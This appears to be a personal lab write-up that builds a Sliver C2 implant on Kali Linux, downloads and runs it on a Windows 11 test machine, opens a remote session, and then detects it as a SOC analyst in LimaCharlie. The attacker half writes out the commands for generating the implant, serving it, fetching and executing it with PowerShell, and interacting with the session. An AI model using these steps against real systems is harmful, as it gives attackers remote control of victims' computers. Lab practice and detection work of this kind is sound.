Description: The goal of this project is to showcase, from the attacker's point of view, how to use C2 payload on a Windows device. Additionally, from the SOC analyst's perspective, the project demonstrates how to identify and mitigate such an attack.

Software and tools I use: Vmware Workstation Pro, Kali Linux(attacker), Windows 11(victim), Sliver Command (Offensive tool).

Project:
To start the project, I will start from an attacker's perspective to create a C2 Payload using Sliver Command. I need to type sudo su to make a privileged user and then I will launch the Sliver tools by typing sliver-server on the terminal to do that. It will open like this:

```
┌──(root㉿kali)-[/home/kali]
└─# sliver-server

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain conspire
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```

I will create C2 Payload by typing generate --http 192.168.177.131 --save /opt/sliver. This command uses Kali Linux IP address to create C2 Payload and save it to /opt/sliver location.

```
[server] sliver > generate --http 192.168.177.131 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled

[*] Build completed in 31s
[*] Implant saved to /opt/sliver/BROAD_REPLICATION.exe

[server] sliver >
[server] sliver >
```

After using this command it created BROAD_REPLICATION.exe. To make sure I can use implants commands to check.

```
[server] sliver > implants

 Name                Implant Type   Template   OS/Arch          Format    Command & Control            Debug
 ==================  ============   ========   ===============  ========  ===========================  =====
 BROAD_REPLICATION   session        sliver     windows/amd64    EXECUTABLE  [1] https://192.168.177.131  false

[server] sliver >
```

Now I will exit from Sliver. Then I will go to the /opt/sliver location where I save the C2 Payload. Now I have to download the C2 Payload to my victim Windows 11. The best way to do that is to type python3 -m http.server 80.

```
┌──(root㉿kali)-[/opt/sliver]
└─# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now I will go to the victim Windows 11. I will open Windows Powershell and run it as administrator. After that, I will type IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_REPLICATION.exe

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_RE
PLICATION.exe
PS C:\Windows\system32>
PS C:\Windows\system32>
```

Now I will open the C2 Payload in Windows 11 by typing C:\Users\comed\Downloads\BROAD_REPLICATION.exe

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_RE
PLICATION.exe
PS C:\Windows\system32>
PS C:\Windows\system32> C:\Users\comed\Downloads\BROAD_REPLICATION.exe
PS C:\Windows\system32>
```

It seems like nothing happened in Windows 11. Let's go back to the attacker machine. I will open Sliver again and type HTTP to see if anyone tries to open the C2 Payload.

```
┌──(root㉿kali)-[/opt/sliver]
└─# sliver-server

All hackers gain deathtouch
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for optio
ns

[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 3dba5434 BROAD_REPLICATION - 192.168.177.130:5501
0 (shouky) - windows/amd64 - Wed, 31 Jul 2024 12:40:56 EDT

[server] sliver >
```

I can see that one Windows name shouky try to open the C2 Payload. I have a session number with that. To verify it, I can type sessions to see the details.

```
[server] sliver > sessions
```

ID	Name	Transport	Remote Address	Hostname	Username	Operating System	Locale	Last Message	Health
3dba5434	BROAD_REPLICATION	http(s)	192.168.177.130:55010	shouky	SHOUKY\comed	windows/amd64	en-US	Wed Jul 31 12:43:30 EDT 2024 (4s ago)	[ALIVE]

```
[server] sliver >
```

It shows the ID number and sees if the device is on or not. Now I will type use 3dba5434.


```
[server] sliver > use 3dba5434

[*] Active session BROAD_REPLICATION (3dba5434-6904-4fd0-bbc9-82a876b95e6d)

[server] sliver (BROAD_REPLICATION) >
```

Now I have access to the victim Windows. To make sure, I can type whoami and info to get details about the user's Windows.

```
[server] sliver (BROAD_REPLICATION) > whoami

Logon ID: SHOUKY\comed
[*] Current Token ID: SHOUKY\comed
[server] sliver (BROAD_REPLICATION) > info

        Session ID: 3dba5434-6904-4fd0-bbc9-82a876b95e6d
              Name: BROAD_REPLICATION
          Hostname: shouky
              UUID: 50624d56-8dcf-8255-3d37-a86e7e933a6f
          Username: SHOUKY\comed
               UID: S-1-5-21-2022760399-1834987198-525767756-1001
               GID: S-1-5-21-2022760399-1834987198-525767756-1001
               PID: 3416
                OS: windows
           Version: 10 build 22631 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://192.168.177.131
    Remote Address: 192.168.177.130:55010
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Wed Jul 31 12:40:56 EDT 2024 (6m8s ago)
      Last Checkin: Wed Jul 31 12:45:06 EDT 2024 (1m58s ago)

[server] sliver (BROAD_REPLICATION) >
```

From the SOC Analyst's Point of view:

As a SOC Analyst, I am using LimaCharlie to analyze the victim device. First I have to go to the victim's device. In LimaCharlie I have so many options to detect any type of attack.



I know where the C2 Payload files have been downloaded and to make it fast, I can go to the File System option to see all the files of Windows 11 victim computer.

File System

c:\

Filter search by keyword

Name	Path	Size	Created	Modified	Accessed	Attributes
$Recycle.Bin	c:\$Recycle.Bin	-	2022-05-07 05:24:50	2024-07-25 21:04:26	2024-07-31 16:53:38	DIR | HIDDEN | SYS
Documents and Settings	c:\Documents and Settings	-	2024-07-23 20:44:09	2024-07-23 20:44:09	2024-07-23 20:44:09	DIR | HIDDEN | SYS
OneDriveTemp	c:\OneDriveTemp	-	2024-07-24 00:21:43	2024-07-24 00:21:43	2024-07-24 00:21:43	DIR | HIDDEN
PerfLogs	c:\PerfLogs	-	2022-05-07 05:24:50	2022-05-07 05:24:50	2022-05-07 05:24:50	DIR
Program Files	c:\Program Files	-	2022-05-07 05:24:50	2024-07-23 20:42:36	2024-07-25 20:10:31	DIR | RO
Program Files (x86)	c:\Program Files (x86)	-	2022-05-07 05:24:50	2022-05-07 06:10:52	2024-07-25 20:10:31	DIR | RO
ProgramData	c:\ProgramData	-	2022-05-07 05:24:50	2024-07-25 20:32:06	2024-07-31 16:45:54	DIR | HIDDEN
Recovery	c:\Recovery	-	2022-05-07 05:24:50	2024-07-23 20:43:33	2024-07-23 20:43:33	DIR | HIDDEN
System Volume Information	c:\System Volume Information	-	2024-07-23 20:42:09	2024-07-23 17:52:13	2024-07-25 20:10:28	DIR | HIDDEN | SYS
Users	c:\Users	-	2022-05-07 05:17:22	2024-07-23 23:38:31	2024-07-31 16:43:13	DIR | RO
Windows	c:\Windows	-	2022-05-07 05:17:22	2024-07-24 00:32:04	2024-07-31 16:43:13	DIR
DumpStack.log.tmp	c:\DumpStack.log.tmp	12.00 KB	2024-07-23 20:42:10	2024-07-25 21:04:21	2024-07-25 21:04:21	HIDDEN | SYS | EXEC
pagefile.sys	c:\pagefile.sys	190.00 MB	2024-07-23 20:42:09	2024-07-25 21:04:21	2024-07-25 21:04:21	HIDDEN | SYS | EXEC
swapfile.sys	c:\swapfile.sys	272.00 MB	2024-07-23 20:42:10	2024-07-31 16:57:52	2024-07-31 16:57:52	HIDDEN | SYS | EXEC

I can search the specific path and I will type C:\Users\comed\Downloads.

File System

C:\Users\comed\Downloads

Filter search by keyword

Name	Path	Size	Created	Modified	Accessed	Attributes
BROAD_REPLICATION.exe	C:\Users\comed\Downl...ROAD_REPLICATION.exe	15.29 MB	2024-07-25 21:54:39	2024-07-25 21:55:04	2024-07-31 16:56:32	EXEC
desktop.ini	C:\Users\comed\Downloads\desktop.ini	282 bytes	2024-07-23 17:56:24	2024-07-23 17:56:24	2024-07-31 16:44:18	HIDDEN | SYS | EXEC
lc_sensor.exe	C:\Users\comed\Downloads\lc_sensor.exe	761.30 KB	2024-07-24 01:04:55	2024-07-24 01:04:56	2024-07-25 21:52:35	EXEC
MEANINGFUL_SATIN.exe	C:\Users\comed\Downl...MEANINGFUL_SATIN.exe	15.42 MB	2024-07-25 20:58:58	2024-07-25 21:05:37	2024-07-31 16:54:02	EXEC


Right now, I need to find out that BROAD_REPLICATION.exe is C2 Payload. I will scan the file.

C:\Users\comed\Downloads\BROAD_REPLICATION.exe


Hash

0f2ee63c08951a387169e1a6b1b4c1940c655bcf5ca55523efbce576d8e6c2fa

Search hash on VirusTotal



After scanning, it said the item was not found. It does not mean that this file is innocent. Maybe the VirtusTotal never seen this type of file. Now I will go back and go to the timeline option.



I am looking for a BROAD_REPLICATION.exe so I can search the file in Quick Search.

2024-07-31 16:40:01	NEW_PROCESS	Process (PID): BROAD_REPLICATION.exe (3416) Path: C:\
2024-07-31 16:40:02	CODE_IDENTITY	Hash: 0f2ee63c08951a387169e1a6b1b4c1940c655bcf5ca55523
2024-07-31 16:40:03	WEL	Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:40:06	WEL	Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:40:17	NETWORK_CONNECTIONS	Connections: 2 Process (PID): BROAD_REPLICATION.exe (
2024-07-31 16:41:09	WEL	Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:41:09	WEL	Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:41:09	WEL	Channel: Microsoft-Windows-Sysmon/Operational EventID
2024-07-31 16:41:19	NETWORK_CONNECTIONS	Connections: 4 Process (PID): BROAD_REPLICATION.exe (

If I look carefully at the timeline that after BROAD_REPLICATION.exe opens, the network connections have been established. So it tells me that this C2 Payload helps the attacker to establish a network connection so that the attacker can get access to the victim's computer. That is how to detect C2 Payload from the SOC Analyst's point of view.